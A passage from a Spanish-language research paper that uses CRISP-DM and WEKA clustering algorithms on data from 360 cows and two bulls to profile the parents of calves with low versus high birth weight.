Particularmente para el caso de estudio que se presenta en este trabajo, se dispone de los datos del material genético de los progenitores machos, más ciertos datos de las vacas, como la información genética de su progenitor y otros datos propios, como la edad, el historial de partos, etc., esta información podría ayudar a conocer los perfiles de los animales a cruzar, cuyo modelo describa las características que tienen los progenitores de terneros con bajo PN.

Metodología

Entre las distintas metodologías para llevar a cabo un proyecto de MD existente [19], se optó por Cross Industry Standard Process for Data Mining (CRISP-DM) [20] y [21]. Esta tecnología interrelaciona las diferentes fases del proceso entre sí, de tal manera que se consolida un proceso iterativo y recíproco. A continuación, se desarrolla una breve descripción de las fases utilizadas para la construcción del modelo.

1. Comprensión del negocio

Esta fase inicial se enfocó en la comprensión de los objetivos del proyecto. Después se convirtió este conocimiento de los datos en la definición de un problema de MD y en un plan preliminar diseñado para alcanzar los objetivos. El modelo buscó explorar los datos de los progenitores, para llegar a conocer, de qué manera el material genético, influye en el peso a nacer de las crías.

2. Comprensión de los datos

Esta fase comenzó con la recolección de datos iniciales y continuó con las actividades de integración de datos, que permitieron familiarizarse con los mismos, identificar los problemas de calidad, descubrir conocimiento preliminar sobre los datos, y/o descubrir subconjuntos relevantes para formular hipótesis en cuanto a la información oculta. Cabe recordar que tomando como referencia la información que se encuentra en el programa genético de la Cabaña La Mariana[5], el PN es uno de los componentes más importantes para evaluar la facilidad de parto, este depende en gran medida del padre utilizado y de la edad de la madre, siendo que cuando la edad de ella se incrementa de 2 a 7 años, también lo hace el PN.

3. Preparación de los datos

Para el desarrollo del modelo, se dispusieron de los datos históricos de los anteriores rodeos y sus resultados. Además de utilizaron los datos provenientes de los DEPs que se describieron en el apartado anterior. Como ya se mencionó, los datos proceden del establecimiento El Doce y corresponden a los años 2017 y 2018. La muestra total se conformó de 360 animales hembras las cuales fueron inseminadas por dos reproductores de la Cabaña Las Lilas. La nómina de variables utilizas se muestra en la siguiente tabla.

Tabla 1. Descripción de las variables del conjunto de datos.

Nomenclatura	Tipo de Dato	Descripción
ID	Numérico	Identificación de la instancia
PAN_Padre	Numérico	Peso al Nacer
PAD_Padre	Numérico	Peso al Destete
PAF_Padre	Numérico	Peso Final
PAdulto_Padre	Numérico	Peso Real
CEsc_Padre	Numérico	Circunferencia Escrotal
Frame_Padre	Numérico	Altura
Certiv_Padre	Numérico	Edad promedio de los vientres primerizos
PNDEP_Padre	Numérico	DEPs del Toro Progenitor (Padre)
PDDEP_Padre	Numérico	
AMDEP_Padre	Numérico	
CMDEP_Padre	Numérico	
PFDEP_Padre	Numérico	
CEDEP_Padre	Numérico	
AOBDEP_Padre	Numérico	
GDDEP_Padre	Numérico	
MARDEP_Padre	Numérico	
EdadMeses_Madre	Numérico	Datos de la Vaca (Madre)
PAN_Madre	Numérico	
PAD_Madre	Numérico	
UltPeso_Madre	Numérico	
CantNac_Madre	Numérico	
CantAbortos_Madre	Numérico	
CantCesareas_Madre	Numérico	
MuertesAntesDestete_Madre	Numérico	
CEsc_AbueloM	Numérico	DEPs del Toro Progenitor de la Vaca (Abuelo Materno)
Frame_ABueloM	Numérico	
Certiv_AbueloM	Numérico	
PNDEP_AbueloM	Numérico	
PDDEP_AbueloM	Numérico	
AMDEP_Abuelo	Numérico	
CMDEP_AbueloM	Numérico	
PFDEP_AbueloM	Numérico	
CEDEP_AbueloM	Numérico	
AOBDEP_AbueloM	Numérico	
GDDEP_AbueloM	Numérico	
MARDEP_AbueloM	Numérico	
Pnacer_Hijo	Texto	Variable Objetivo en [16], una más en este estudio.

Para optimizar los algoritmos, tanto los No Supervisados como los Supervisados propuestos para este

[5] http://www.estancialamariana.com/lacabana.html

proyecto, se normalizaron las variables de entrada a los algoritmos. Normalizar significa, en este caso, comprimir o extender los valores de la variable para que estén en un rango definido. Se empleó la Normalización mínimo-máximo que transforma linealmente los datos a un intervalo, para este caso, entre 0 y 1, donde el valor mínimo se escala a 0 y el máximo a 1[20], que se define como:

$$X_{normalizada} = X - X_{min} / X_{max} - X_{min} \quad (1)$$

3.1. Selección de atributos o características

Tal lo mencionado en [18], uno de los problemas centrales en la MD es identificar un conjunto representativo de características adecuadas para construir un modelo para una tarea en particular. Hay muchos factores que afectan el éxito de una tarea de DM, la calidad de los datos de ejemplo es uno muy importante. En teoría, tener más características debería resultar en una mayor potencia descriptiva o predictiva, sin embargo, la experiencia práctica ha demostrado que no siempre es éste el caso. Los problemas con una alta dimensionalidad, cantidad limitada de ejemplos disponibles y mucha información redundante o irrelevante son difíciles de tratar. Como explica en su libro Hernández Orallo [21], si tenemos muchas dimensiones (atributos) respecto a la cantidad de instancias, pueden existir demasiados grados de libertad, por lo que los patrones extraídos pueden ser poco robustos. Este problema se conoce popularmente como "la maldición de la dimensionalidad" ("*the curse of dimensionality*"). Una manera de intentar resolver este problema es mediante la reducción de dimensiones.

Este caso de estudio claramente presenta estas características: existe un número importante de atributos, 38 en total, y la cantidad de ejemplos se ve limitada por la reducida cantidad de ejemplares del rodeo, disponiéndose tan solo de 360 instancias. Más adelante se explica cómo se aborda este problema, basados en la experiencia obtenida en trabajos previos de esta investigación [16].

4. Modelado

También denominada MD, por ser la más característica del KDD, es la fase en la que se seleccionan y aplican diferentes técnicas de modelado, configurando sus parámetros para la obtención de resultados. Aquí es donde se produce conocimiento nuevo, construyendo modelos a partir de los datos recopilados.

Se utilizó el software WEKA[6] (acrónimo de Waikato Environment for Knowledge Analysis, en español «entorno para análisis del conocimiento de la Universidad de Waikato») que permite ejecutar y evaluar distintos algoritmos de los tipos mencionados anteriormente.

En esta fase, se seleccionaron y aplicaron las técnicas de modelado. En general, se utilizaron las configuraciones por defecto, que propone el software [17]; el cual ha sido previamente recomendado en [21].

Las técnicas utilizadas para realizar la segmentación (clusterización) fueron del tipo No Supervisadas o Descriptivas. A continuación, se las describe brevemente, de acuerdo con [22]:

- **EM (Expectation Maximization):**

Este algoritmo pertenece a una familia de modelos que se conocen como Finite Mixture Models, los cuales se pueden utilizar para segmentar conjuntos de datos. Está clasificado como un método de particionado y recolocación, o sea, clustering (agrupación) probabilístico. Se trata de obtener la FDP (Función de Densidad de Probabilidad) desconocida a la que pertenecen el conjunto completo de datos. El algoritmo EM, procede en dos pasos que se repiten de forma iterativa:

  - Expectation: Utiliza los valores de los parámetros, iniciales o proporcionados por el paso Maximization, obteniendo diferentes formas de la FDP buscada.
  - Maximization: Obtiene nuevos valores de los parámetros a partir de los datos proporcionados por el paso anterior. Finalmente se obtendrá un conjunto de clústeres que agrupan el conjunto de proyectos original. Cada uno de estos clústeres estarán definidos por los parámetros de una distribución.

EM puede decidir cuántos clústeres crear mediante validación cruzada, o puede especificar a priori cuántos clústeres generar. Para el presente experimento se configuró la cantidad de clústeres en 2, a fin de poder comparar con el resto de los algoritmos empezando por un número de grupos reducido.

- **FarthestFirst:**

Este algoritmo de aprendizaje No Supervisado pertenece a los modelos de agrupamiento numérico. Funciona como un agrupador simple, rápido y aproximado. Modelado a partir de SimpleK-Means, podría ser un inicializador útil para él. Selecciona aleatoriamente una instancia que pasa a ser el centro (centroide) del clúster. Se calcula la distancia entre cada una de las instancias y el centro. La distancia que se encuentre más alejada del centro más cercano es seleccionada como el nuevo centro del clúster. Este proceso se repite hasta alcanzar el número de clústeres buscado.

- **Simple K-Means:**

Este algoritmo de aprendizaje no supervisado también pertenece a los modelos de agrupamiento numérico, debe definir el número de clústeres que se desean obtener, lo que lo convierte en un algoritmo voraz para particionar. Los pasos básicos a aplicar son muy simples. Primeramente, se determina la cantidad de clústeres en los que se quiere agrupar la información. Luego se asume de forma aleatoria los centros por cada clúster. Una vez encontrados los primeros centroides el algoritmo efectuará los pasos siguientes:

  - Determina las coordenadas del centroide.
  - Determina la distancia de cada objeto a los centroides. Puede usar la distancia euclidiana (predeterminada) o la distancia de Manhattan. Si se

[6] www.cs.waikato.ac.nz/~ml/weka/

utiliza la distancia de Manhattan, los centroides se calculan como la mediana de los componentes en lugar de la media.
- Agrupa los objetos basados en la menor distancia.
- El proceso se itera, objeto a objeto, hasta que todos los objetos se mantienen en el mismo centroide.

Finalmente quedarán agrupados por clústeres, los grupos de simulaciones según la cantidad de clústeres que el investigador definió en el momento de ejecutar el algoritmo.

- **Mapas Auto Organizados (Redes SOM)**

Según [23], los mapas autoorganizativos de Kohonen son un algoritmo, a veces agrupado dentro de las redes neuronales, que, a partir de un proceso iterativo de comparación con un conjunto de datos y cambios para aproximarse a los mismos, crea un modelo de esos mismos datos que puede servir para agruparlos por criterios de similitud; adicionalmente, este agrupamiento se produce de forma que la proyección de estos datos sobre el mapa distribuya sus características de una forma gradual.

De acuerdo con [24], la idea básica del modelo es crear una imagen de un espacio multidimensional de entrada en un espacio de salida de menor dimensionalidad.

Se trata de un modelo con dos capas de neuronas, una de entrada y otra de procesamiento. Las neuronas de la primera capa se limitan a recoger y canalizar la información. La segunda capa está conectada a la primera a través de los pesos sinápticos y realiza la tarea importante: una proyección no lineal del espacio multi dimensional de entrada, preservando las características esenciales de estos datos en forma de relaciones de vecindad.

El resultado final es la creación del llamado mapa autoorganizado donde se representan los rasgos más sobresalientes del espacio de entrada. Como explica en [25] la diferencia con clustering es que el interés no está puesto en encontrar clústeres de datos similares, sino en cuantizar el espacio de entrada. La densidad de las neuronas y en consecuencia de los subespacios es más alta en aquellas áreas en las cuáles los inputs tienen mayor densidad de probabilidad. En la versión 3.8.2 de WEKA este algoritmo se agrega como un paquete adicional.

5. Interpretación y evaluación de Resultados

Este apartado coincide con la fase Evaluación de la metodología CRISP-DM. En esta etapa, una vez construida la vista minable, se utiliza WEKA para su análisis. Se efectuaron verificaciones con TANAGRA[7], otro paquete gratuito de software de aprendizaje automático para fines académicos y de investigación. desarrollado por Ricco Rakotomalala en la Universidad Lumière Lyon II, Francia, pero dichos resultados serán objeto de otro informe.

Volviendo a WEKA; como conjunto de datos de entrada se utiliza la vista minable generada en la sección de Preparación de datos. Una vez que ingresa este archivo en formato .CSV (del inglés Comma-Separated Values), el software se encarga de darle un formato propietario: ARFF (del inglés Attribute-Relation File Format), que es un archivo de texto ASCII que describe una lista de instancias que comparten un conjunto de atributos y los datos [17].

Inicialmente, se procedió a trabajar con los 38 atributos para realizar las tareas de segmentación, ignorando solamente el atributo ID, ya que se sabe puede distorsionar los resultados. Es notoria la falta de claridad en la correlación de las variables, tal como se muestra en los histogramas de la Figura 1.




Figura 1. Opción Visualize All una vez cargado el archivo. arff empleado en el estudio.

Una vez cargados los datos, se procedió a entrenar de manera no supervisada los distintos algoritmos con el mismo lote de datos. En la pestaña Clúster (Segmentación), se cuenta con una lista desplegable, de donde se selecciona el tipo de algoritmo a utilizar. Una vez realizado esto, se pueden configurar diferentes parámetros.

En esta oportunidad se ha optado por usar los ofrecidos por la herramienta por defecto, salvo para el algoritmo EM, para el cual se modifica la opción default de Num. Clúster, -1 (automática) por el valor 2. Y para SOM que se modifica el valor de Width (of lattice) de 2 a 1, para agrupar en 2 Clústeres también, con fines de comparación de los distintos algoritmos.

En la misma ventana, es posible elegir las opciones Modo de Agrupación, es decir, la manera de probar las agrupaciones. Las 4 opciones que dispone el producto son:

- **Use Training Set:** Es el usado para este trabajo. Para hacer la prueba se usa el mismo conjunto de datos que el de entrenamiento.
- **Supplied Test Set:** Si se tiene un fichero con datos de prueba distintos a los de entrenamiento, aquí es donde se puede seleccionar.
- **Porcentage Split:** En este caso, se dividirá el conjunto de entrenamiento en dos partes: los primeros 66% de los datos para construir el clasificador y el 33% finales, para hacer la prueba. Se puede modificar el valor de estos porcentajes.
- **Classes to clusters evaluation:** En este modo WEKA primero omite el atributo de clase y genera la agrupación en clústeres. A continuación, durante la fase de prueba asigna clases a los clústeres, en función del valor mayoritario del atributo de clase dentro de cada clúster. A continuación, calcula el error de

[7] http://eric.univ-lyon2.fr/~ricco/tanagra/fr/tanagra.html

clasificación, en función de esta asignación y también muestra la matriz de confusión correspondiente.

Otra opción disponible siempre es "Ignore atributes", en donde se puede señalar algunas variables de la base de datos que no formarán parte de las variables predictoras para generar el modelo.

5.1. Análisis de los Grupos Resultantes

El *data set* utilizado está conformado por los 38 atributos detallados en la Tabla 1. En primer lugar, se aplican los algoritmos EM, FarthestFirst, SOM y K-Means para agrupar los 360 registros originarios en 2 clústeres. Así se obtiene una primera caracterización de los clústeres.

A continuación, Figura 2, se muestra la Cantidad, en valor absoluto y porcentual, de los casos de la muestra asignado a cada Clúster (Grupo) según cada algoritmo no supervisado.

	NumClust: 2							
	SimpleKMeans		EM		FarthestFirst		SOM	
	Cant.	Cant. %	Cant.	Cant. %	Cant.	Cant. %	Cant.	Cant. %
Cluster 0	210	58%	210	58%	210	58%	210	58%
Cluster 1	150	42%	150	42%	150	42%	150	42%
General	360	100%	360	100%	360	100%	360	100%

NumClust: 2
ClusterMode: Use Full Training Set

Figura 2. Cantidad en valor absoluto y porcentual de los casos de la muestra asignado a cada clúster (grupo) según cada algoritmo no supervisado

Dado el mismo comportamiento en todos estos algoritmos de segmentación, se procedió a continuar las pruebas tomando al algoritmo SimpleK-Means como referencia de agrupación para comprender las características de cada grupo (Clúster). Siguiendo el razonamiento de [12], si los clústeres fueran irrelevantes, se esperaría encontrar una proporción aproximada de 42% azul (Clúster 0) y 58% rojo (Clúster 1) en cada variable de cada atributo. Si bien en algunos atributos esta proporción se cumple, en otros existen interacciones significativas (por ejemplo, Clúster 1 con EdadMeses_Madre y CantNac_Madre). Los atributos donde se observa más interacción entre las variables y los clústeres son, además de los anteriores: PAN_Madre, PAD_Madre, PAD_Madre, UltPeso_Madre, CEsc_ AbueloM, Frame_ABueloM, PDDEP_AbueloM, PFDEP_ AbueloM, Pnacer_Hijo.

Al igual que en [18], luego se enfrentó la tarea de describir los grupos obtenidos a través de sus centroides y calcular los valores frecuentes en los grupos [26]. En todos los casos se utilizó el conocimiento del dominio para guiar la descripción, pero los resultados no fueron satisfactorios dada la cantidad de atributos intervinientes. Las pruebas realizadas aplicando k-medias pusieron en evidencia la gran dimensionalidad del problema, que oscurece la interpretación de los agrupamientos obtenidos. Dada la cantidad de atributos involucrados (todos los de la vista minable inicial), no es posible encontrar un conjunto de clústeres descriptivo de los datos de entrada. La selección de atributos puede ser guiada por el conocimiento del dominio o por técnicas específicas de MD. En este punto surgió la necesidad de utilizar las herramientas de la MD para guiar la selección de un subconjunto de características (atributos) que sean relevantes para el problema. Por esta razón se dejó en suspenso la aplicación de los métodos de agrupamiento y se enfocó la tarea en la utilización de técnicas que permitieran visualizar el conjunto de atributos adecuado para la aplicación de dichos métodos.

5.1.1. Selección de características relevantes

El objetivo en este punto era encontrar un subconjunto de atributos del conjunto total inicial, que incluyera aquellos relevantes para la tarea de agrupamiento.

A partir del conocimiento del dominio y aplicando algunos de los métodos de Selección de Atributos de la herramienta WEKA, se han encontrado tres subconjuntos de atributos significativos, que redujeron la dimensionalidad de los datos. En esta etapa fue clave la experiencia obtenida en trabajos previos de esta investigación [16], donde se aplicaron técnicas supervisadas de clasificación, el árbol de decisión J48 (C4.5), y se agregaron reglas PART, como métodos de validación de la transformación del espacio de características. Se determinó que los datos relevantes para agrupar a los terneros según su PN involucraban principalmente las características de su Madre y del Abuelo Materno. Un dato sobresaliente fue la ausencia de atributos del Padre en el grupo de relevancia, lo cual coincide con el conocimiento del caso, dado que se cuenta con datos de sólo dos toros progenitores; de todos modos, se conservó el atributo PAN_Padre.

Con este nuevo escenario se volvió a probar el comportamiento del algoritmo de agrupación SimpleK-Means. Una vez aplicado el método, el resultado de la asignación a grupos de esta ejecución se comparó con el resultado de la ejecución anterior, determinando que menos de un 10% de los ejemplos se movieron de grupo, lo que indicó que el criterio de agrupamiento se conservó a pesar de la reducción de características, lo cual denota que aún se debe trabajar en la etapa de Preparación de datos. (Figura 3)

	NumClust: 2								NumClust: 3	
	SimpleKMeans		SimpleKMeans(*1)		SimpleKMeans(*2)		SimpleKMeans(*3)		SimpleKMeans	
	Cant.	Cant. %	Cant.	Cant. %	Cant.	Cant. %	Cant.	Cant. %	Cant.	Cant. %
Cluster 0	210	58%	177	49%	245	68%	177	49%	210	58%
Cluster 1	150	42%	183	51%	115	32%	183	51%	75	21%
Cluster 2									75	21%
General	360	100%	360	100%	360	100%	360	100%	360	100%

ClusterMode: Use Full Training Set
(*1): Select Attributes PAN_Padre + Todos Madre y AbueloM
(*2): Select Attributes Classification J48
(*3): Select Attributes Classification PART

Figura 3. Cantidad en valor absoluto y porcentual de los casos de la muestra asignado a cada clúster (grupo) sólo pruebas SimpleK-Means

En cuanto a las agrupaciones, si bien la Selección 1 y 3 coinciden en cuanto a la distribución de los casos en grupos, se han tomado los clústeres resultantes de "Selección Prueba 3" (Classification Reglas PART), si bien tiende a generalizar, los atributos relevantes se acercan a los conocidos en el dominio del problema.

5.1.2. Descripción de perfiles obtenidos

Para interpretar los resultados de los algoritmos de agrupación en base a la "Selección Prueba 3", se regresó a los valores originales de los datos, aplicando la siguiente fórmula:

$$X = (X_{\text{normalizada}} * (X_{max} - X_{\min}) + X_{\min}) \quad \textbf{(2)}$$

La Figura 4 muestra el agrupamiento obtenido por el algoritmo Simple-KMeans con "Selección Prueba 3" (Classification Reglas PART), y su correspondiente vuelta a los valores originales.

Simple K-Means Norm K=2 Solo Attribs PART

ELEGIDO PARA SELECCIÓN DE ATRIBUTOS Y DESCRIBIR LAS CARACTERISTICAS DE LOS GRUPOS

Attribute	Full Data (360)	0 (177)	1 (183)	C0 Xorig	C1 Xorig
PAN_Padre	0,4167	0	0,8197	36	36,8197
				230	230
				441	441
				925	925
				40	40
				4,2	4,2
				15	15
				0,4	0,4
				1,8	1,8
				0,2	0,2
				2,9	2,9
				7,9	7,9
				0,4	0,4
				-2,7	-2,7
				0,2	0,2
				-0,1	-0,1
EdadMeses_Madre	0,3933	0,6282	0,1661	61,692	33,966
PAN_Madre	0,3273	0,3854	0,2711	36,9372	34,8798
PAD_Madre	0,4963	0,5085	0,4845	190,51	189,07
UltPeso_Madre	0,4332	0,3933	0,4718	437,3635	444,821
CantNac_Madre	0,3701	0,6356	0,1134	3,5424	1,4536
CantAbortos_Madre	0,025	0,0508	0	0,1016	0
CantCesareas_Madre	0,0167	0,0226	0,0109	0,0226	0,0109
MuertesAntesDestete_Mac	0,0278	0,0452	0,0109	0,0452	0,0109
CEsc_AbueloM	0,5083	0	1	41	42
				4,2	4,2
Certiv_AbueloM	0,125	0	0,2459	15	15,7377
PNDEP_AbueloM	0,5183	0,8	0,2459	0,5	0,22295
				-2,7	-2,7
				-3,5	-3,5
				-3,1	-3,1
				-12,2	-12,2
				0,3	0,3
				-0,2	-0,2
				0,1	0,1
MARDEP_AbueloM	0,6167	1	0,2459	0,1	0,02459
Pnacer_Hijo	Alto	Alto	Bajo	Alto	Bajo

Figura 4. Agrupamiento obtenido por el algoritmo Simple-KMeans con "Selección Prueba 3" (Classification Reglas PART) + vuelva a valores originales

A continuación, en la Figura 5, se muestra la distribución de los clústeres resultantes con la reducción de dimensionalidad:




Figura 5. Opción Visualize All una vez cargado el archivo. arff que contenía la prueba (*3): "Selección Prueba 3" (Classification Reglas PART)

En la Tabla 2 se muestran los grupos obtenidos, a través de los valores que pueden tomar los atributos seleccionados:

Tabla 2. Descripción grupos en base a sus características relevantes

# Selección Prueba 3 (CLASSIFICATION REGLAS PART)	Clúster 0 (177/49%)	Clúster 1 (183/51%)
PAN_Padre	36kg	37kg
EdadMeses_Madre	62m	34m
PAN_Madre	37kg	35kg
PAD_Madre	191kg	189kg
UltPeso_Madre	437kg	445kg
CantNac_Madre	3,54	1,45
CantAbortos_Madre	0,10	0,00
CantCesareas_Madre	0,02	0,01
MuertesAntesDestete_Madre	0,05	0,01
CEsc_AbueloM	41cm	42cm
Certiv_AbueloM	15m	16m
PNDEP_AbueloM	0,50	0,22
MARDEP_AbueloM	0,10	0,02
Pnacer_Hijo	Alto	Bajo

Finalmente, como en [18], la segmentación en estos grupos permitió tener mayor conocimiento de los subgrupos que componen la clase de interés (PNacer_Hijo), bajo esta premisa se los pudo describir en base a las características relevantes:

- **(Clúster 0) – Peso al Nacer ALTO (49% - 177 casos)**. Son aquellos donde el PN del Padre fue 36Kg (el menor para este caso de estudio), la Edad en meses de la Madre fue de 62m, el PN y al Destete de la Madre son leventemente superiores que los del Clúster 1, 37 y 192kg respectivamente, no así el Ultimo Peso de la Madre que es un tanto menor, 437kg. Las Madres de los terneros con Alto Peso al Nacer se caracterizan por haber tenido más de 3 nacimientos previos, algún índice de abortos, cesáreas y muertes antes del destete. En cuanto al Abuelo Materno tiene una Circunferencia escrotal de 41cm y un Certiv (Edad promedio de los vientres primerizos) de 15 meses.
- **(Clúster 1) – Peso al Nacer BAJO (51% - 183 casos)**. Son aquellos donde el PN del Padre fue 37Kg (el mayor para este caso de estudio), la Edad en meses de la Madre fue de 33m, mucho menor que el Clúster 0, el PN y al Destete de la Madre son leventemente inferiores que los del Clúster 0, 35 y 189kg respectivamente, no así el Ultimo Peso de la Madre que es un tanto mayor, 445kg. Las Madres de los terneros con Bajo Peso al Nacer se caracterizan por haber tenido un índice de nacimientos previos bajo, lo que también disminuye la cantidad de abortos, cesáreas y muertes antes del destete. En cuanto al Abuelo Materno tiene una Circunferencia escrotal de 42cm y un Certiv (Edad promedio de los vientres primerizos) de 16 meses.

Como puede notarse, algunas de estas características coinciden con el conocimiento de dominio mencionado en la sección de Comprensión de los Datos.

6. Difusión y uso de los resultados

La creación del modelo no implica la finalización del proyecto. El conocimiento obtenido debe ser organizado y presentado de manera que pueda ser comprendido y utilizado por el usuario final. La tarea importante de esta fase consiste en que el usuario entienda los resultados y pueda utilizar los modelos creados. Los trabajos de esta investigación están siendo difundidos en diversos Congresos y Jornadas de Computación.

7. Implementación de medidas basadas en el conocimiento obtenido

Cuando la fase de uso de resultados genera una clase de conocimiento que habilita al usuario a ejecutar acciones en pos de resolver el problema planteado originalmente, se produce una etapa de implementación de medidas que debe llevar a cabo la organización. Estas medidas tendrán como objetivo mejorar o corregir la realidad descubierta a través del modelado, actuando directamente sobre la organización.

8. Medición de resultados

Luego de la implementación de las medidas de la fase anterior, es posible la utilización del DM para medir los resultados alcanzados por esas acciones. En esta fase se pueden volver a ejecutar los modelos para compararlos con los obtenidos en la primera iteración y de esa manera conseguir mediciones concretas del éxito o fracaso de las medidas tomadas.

Conclusiones

De acuerdo con los resultados obtenidos, y en algunos puntos coincidiendo con [12,16,18], se determina que:

- Con este agrupamiento o clustering se pudo efectuar una descripción inicial de los grupos con características comunes alcanzando una visión más clara de los mismos, apuntando principalmente a comprender las relacionadas con las clases del Peso al Nacer de los Terneros.
- Se encontraron métodos híbridos, basados en el conocimiento del dominio y en los métodos de selección de atributos, que ayudaron a la reducir la dimensionalidad de los datos.
- No fue necesario ser un experto ni en temas de sistemas inteligentes ni en el tema a explorar para un análisis inicial. Sin embargo, es condición necesaria contar con la experiencia de especialistas en la temática a analizar a fin de que validen las conclusiones extraídas de los modelos de explotación de información.

Por otro parte, como ya se había notado en [16], confirmamos que si bien los resultados de los modelos, en este caso no supervisados, son aceptables aún se requiere trabajar en los datos de entrada, dado que no contamos con suficientes registros que permitan detectar patrones muy marcados en el comportamiento de los mismo. Esto puede argumentarse en las siguientes razones:

- Luego de reducir la dimensionalidad del conjunto de datos analizado, notamos una leve mejora en la distribución de los casos entre los 2 grupos, aproximadamente el 10% de los ejemplos se movieron de grupo. Esto indicó que el criterio de agrupamiento se conservó a pesar de la reducción de características; pero nos dio la pauta de que puede deberse a un tema de calidad de datos, donde es probable que algunas instancias se hayan definido como pertenecientes a un valor de la variable Peso al Nacer, por ej. “Bajo” cuando en realidad por sus características pertenecía a otro, “Alto”, y viceversa.
- Es sabido que en general, la recolección de datos por parte de los criadores de los rodeos ganaderos se efectúa de manera rudimentaria, por lo que este experimento ayuda a confirmar que es necesario continuar en la línea general propuesta entre los objetivos de este trabajo de investigación, la cual incluye el diseño de una aplicación que permita una ágil captura de los datos de los rodeos.
- A su vez, la reducción excesiva de variables puede llevar a la generalización de los casos perdiendo características interesantes de los mismos.
- Otra causa que pudo provocar la dificultad para encontrar distintos grupos pudo deberse no sólo a la selección de los atributos relevantes, sino también a los valores que toman cada uno de ellos. Se comprobó que, en la muestra de datos, las instancias son muy similares entre sí, por lo cual las medidas de distancia usadas por los algoritmos de segmentación también devuelven valores muy cercanos para sus atributos, lo que provoca que sean agrupados como objetos semejantes.

Trabajos Futuros

Se espera contar con datos de rodeos ganaderos de mayor cantidad de individuos, con toros, vacas y abuelos de características variadas, tales que al cruzarse permitan obtener distintas combinaciones en el PN de los Terneros, con valores más diferenciados entre sus variables. Al tener mayor cantidad de reproductores, aumentarán los valores de sus DEPs. En la medida que se vayamos mejorando la calidad y cantidad de registros:

- Se espera poder generar mayor cantidad de grupos y patrones en base a las características de estos.
- Se podría experimentar utilizando diferentes herramientas computacionales, por ejemplo, probar con software más sofisticados como Matlab[8], SPSS[9], etc.

[8] https://matlabacademy.mathworks.com/es

[9] https://spss.softonic.com/

Referencias

1. Ing. Agr. Luis María Firpo Brenta y el Ing. en Prod. Agropec. Ricardo Firpo. (2012) Selección genética y mejoramiento animal. Revista Angus, Bs. As., 257:38-46. Último acceso: http://www.produccion-animal.com.ar/genetica_seleccion _cruzamientos/bovinos_en_general/24-Seleccion_ genetica.pdf. Último acceso: 06/09/2019.
2. "Destacan la recuperación de stock bovino en Buenos Aires". Disponible en: http://www.revistachacra.com.ar/nota/27133-destacan-la-recuperacion-de-stock-bovino-en-buenos-aires/. Último acceso: 06/09/2019.
3. "SENASA Comunica" Disponible en: http://www.senasa. gob .ar/senasa- comunica/ noticias/el-stock-ganadero-bovino-alcanzo-los-548-millones-de-animales. Último acceso: 06/09/2019.
4. "Curso Teórico Práctico de Inseminación Artificial en Bovinos". Último acceso: https://www.engormix.com /ganaderia-carne/articulos/inseminacion-artificial-en-bovinos-t26957.htm. Último acceso: 06/09/2019.
5. Díaz, P. Fonseca, V. Martínez P. y Rey A. Inseminación Artificial en bovinos. (2003). Biblioteca Digita, U. de Chile. Disponible en: http://www.biblioteca.org.ar/libros/8913.pdf. Último acceso: 06/09/2019.
6. Guitou H. y Monti A. Interpretación y uso correcto de los DEPs como herramienta de selección. (1998). Unidad de Genética Animal, INTA Castelar. Disponible en: https://es.scribd.com/document/337947981/20-Interpretacion-Deps. Último acceso: 06/09/2019.
7. Dr. Daniel Jaime. Manual de Inseminación Artificial en Bovinos. Instituto Nacional de Investigación Agropecuaria. (1993). Disponible en: www.ainfo.inia.uy/ digital/bitstream/item/2737/1/111219240807155445.pdf. Último acceso: 06/09/2019.
8. "Cómo seleccionar la mejor raza bovina de carne". Disponible en: https://www.elmercurio.com/Campo/Noticias/Noticias/ 2012/04/16/Como-seleccionar-la-mejor-raza-bovina-de-carne.aspx. Último acceso: 25/09/2019.
9. "Historia y desarrollo". http://www.angus.org.ar/historia.php. Último acceso: 25/06/2019.
10. "¿En qué consiste la Diferencia Esperada en Progenie? Disponible en: https://www.contextoganadero.com/ganaderia-sostenible/en-que-consiste-la-diferencia-esperada-en-progenie. Último acceso: 06/09/2019.
11. Ing. Agr. Pravia, M. Mejoramiento genético y selección en ganado de carne. Inst. Nac. de Investigación Agropecuaria. (2004). Mejoramiento Genético Animal, INIA Las Brujas, Uruguay. Disponible en: http://www.inia.org.uy/prado/2004/ mejoramiento_genetico_y_seleccio.htm Último acceso: 06/09/2019.
12. Britos, P., Fernández, E., Merlino, H., Pollo-Cataneo, F., Rodríguez, D., Procopio, C., Rancan, C., García-Martínez, R. (2008). *Explotación de Información Aplicada a Inteligencia Criminal en Argentina*. Proceedings del XIV Congreso Argentino de Ciencias de la Computación, Workshop de Ingeniería de Software y Bases de Datos, Artículo 1866. ISBN 978-987-24611-0-2. Disponible en: http://laboratorios.fi.uba.ar/lsi/rgm/comunicaciones/CACIC-2008-1866.pdf. Último acceso: 06/09/2019.
13. da Silva, R., Maciel, T., do N. Lampert, V. Previsão de Indicadores de Qualidade de Carcaças na Pecuária de Corte Através de Aplicações de Mineração de Dados. (2018). CAI, Congreso Argentino de AgroInformática. http://47jaiio.sadio.org.ar/sites/default/files/CAI-37.pdf. Último acceso: 06/09/2019.
